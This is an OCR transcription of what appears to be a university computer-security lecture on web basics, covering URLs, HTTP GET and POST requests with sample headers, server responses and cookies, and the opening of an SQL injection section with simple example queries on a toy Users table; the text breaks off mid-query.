
Web Basics

The web, basically



(Much) user data is part of the browser

DB is a separate entity, logically (and often physically)

Interacting with web servers

Resources* which are identified by a *URL

(Universal Resource Locator)

`http://www.umiacs.umd.edu/~mmazurek/index.html`

Protocol

`ftp`
`https`
`tor`

Hostname/server

Translated to an IP address by DNS
(e.g., `128.8.127.3`)

Path to a resource

Here, the file `index.html` is static content
i.e., a fixed file returned by the server

Interacting with web servers

Resources* which are identified by a *URL

(Universal Resource Locator)


Path to a resource

`http://facebook.com/delete.php?f=joe123&w=16`

Arguments


Here, the file **`delete.php`** is dynamic content
i.e., the server generates the content on the fly

Basic structure of web traffic



- HyperText Transfer Protocol (**HTTP**)
  - An “application-layer” protocol for exchanging data

Basic structure of web traffic



User clicks

- Requests contain:
  - The **URL** of the resource the client wishes to obtain
  - **Headers** describing what the browser can do

- Request types can be **GET** or **POST**
  - **GET**: all data is in the URL itself
  - **POST**: includes the data as separate fields

HTTP GET requests

https://krebsonsecurity.com

HTTP Headers

https://krebsonsecurity.com/

GET / HTTP/1.1
Host: krebsonsecurity.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive

User-Agent is typically a **browser**
but it can be `wget`, JDK, etc.

According to security firm Shavlik, the patches that address flaws which have already been publicly disclosed include a large **Internet Explorer** (IE) update that corrects 17 flaws and a fix for **Microsoft Edge**, Redmond's flagship replacement browser for IE; both address this bug, among others.

A critical fix for a Windows graphics component addresses flaws that previously showed up in two public disclosures, one of which Shavlik says is currently being exploited in the wild (CVE-2015-2546). The 100th patch that Microsoft has issued so far this year — a salve for **Windows**

HTTP Headers

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-1421

GET /view/vuln/detail?vulnId=CVE-2015-1421 HTTP/1.1
Host: web.nvd.nist.gov
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: https://krebsonsecurity.com/
Connection: keep-alive

Referrer URL: site from which this request was issued.

HTTP POST requests

Posting on Piazza

HTTP Headers

https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et


POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGvEGwwHLJyuCvHIGtHKECCKL.5%25x+x+ux%255M5%22%215%3F5%26x%26%26%7C%22%21r...
Pragma: no-cache
Cache-Control: no-cache

{"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...

Implicitly includes data as a part of the URL


Explicitly includes data as a part of the request's content

Basic structure of web traffic




- **Responses** contain:
  - **Status** code
  - **Headers** describing what the server provides
  - **Data**
  - **Cookies** (much more on these later)
    - Represent s*tate* the server would like the browser to store

HTTP responses




SQL injection



http://xkcd.com/327/

Server-side data



Long-lived state, stored in a separate *database*

Need to **protect this state** from illicit access and tampering

SQL (Standard Query Language)

Table

Table name

Users

Name	Gender	Age	Email	Password
Connie	F	12	connie@bc.com	j3i8g8ha
Steven	M	14	steven@bc.com	a0u23bt
Greg	M	34	mr.uni@bc.com	0aergja
Vidalia	M	35	vidalia@bc.com	1bjb9a93

Row (Record)

Column


```
SELECT Age FROM Users WHERE Name='Greg';
```
34

```
UPDATE Users SET email='mr.uni@bc.com'
